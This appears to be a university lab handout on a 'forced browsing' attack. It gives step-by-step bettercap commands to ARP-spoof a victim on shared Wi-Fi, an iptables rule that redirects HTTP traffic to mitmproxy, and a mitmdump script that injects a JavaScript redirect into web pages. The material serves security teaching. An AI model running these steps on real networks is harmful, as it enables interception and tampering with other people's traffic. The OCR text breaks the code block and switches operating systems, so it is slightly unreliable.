Lab 1

Forced Browsing Attack

Goals: This lab demonstrates how an attacker can force the user to navigate to an unintended website. The attacker and the victim are in the same Wi-Fi.


STEP 0:

Alice—Victim laptop

Mallory—Attacker (Ubuntu VM running on virtualbox in a Windows host)

Set up infrastructure: How Ubuntu can see the network.

Attacker ("Mallory") Becomes Man-In-The-Middle:



STEP 1:

To start this attack, Mallory first becomes Man_in_the_Middle between the Alice (victim laptop) and the Wi-Fi router; for that Mallory uses a tool called bettercap.

- First become the root user in Ubuntu Linux by running the command
  - *sudo su*
  - *Provide the root user password when prompted*
- Then run the following commands.

> *bettercap* *(We start the tool)*

> *net.probe on* *(To scan the devices connected to the Wi-Fi)*


> *net.show* *(Lists the connected devices with IP address and other information.)*

From the net.show we can see the IP address of Alice's device and save it.

> *set arp.spoof.targets 192.168.237.242* *(Assuming Alice's IP address is 192.168.237.242, this will set Alice as the target for the MITM)*

> *arp.spoof on* *(This will start the ARP spoof)*

Screenshot for Reference:



STEP 2:

We need to change iptables protocols in the Ubuntu VM; the **HTTP** request goes to port **80** and our **mitmproxy** *(A tool used to intercept and change the response or request)* will work on port **8080** so we have to redirect the traffic.

- First become the root user in Kali Linux by running the command
  - *sudo su*
  - *Provide the root user password when prompted*
- Then run the following commands.

> iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080

(This will add a new protocol to the iptables to redirect traffic from for 80 to port 8080)

> *iptables -t nat -L* *(to list the iptables protocols)*

Screenshot for Reference:

STEP 3:

Now to tool inject the malicious script, use the mitmdump tool.

Navigate to the folder which has mitmdump tool. *(it should be in the Desktop folder)*

Create the following python file script.py in that folder.

Run the commands:

- *nano script.py (This will create a new file named script.py and open it in the nano editor)*

Insert the python code below in the file and save it.

```
import mitmproxy

def response(flow):

    flow.response.content = flow.response.content.replace(b"</body>",
    b"</body><script>window.location.replace( `https://www.bgsu.edu/`);
```

alert('You have been redirected');</script>")

Save the file by ***ctrl + o*** --> ***enter***

Exit the editor by ***ctrl + x***


To start the attack, run the following command –


- *mitmdump -s script.py*

When Alice visits a website on the browser like:

http://web.interhack.com

The victim should automatically get redirected to bgsu.edu or the website you have mentioned in the script.

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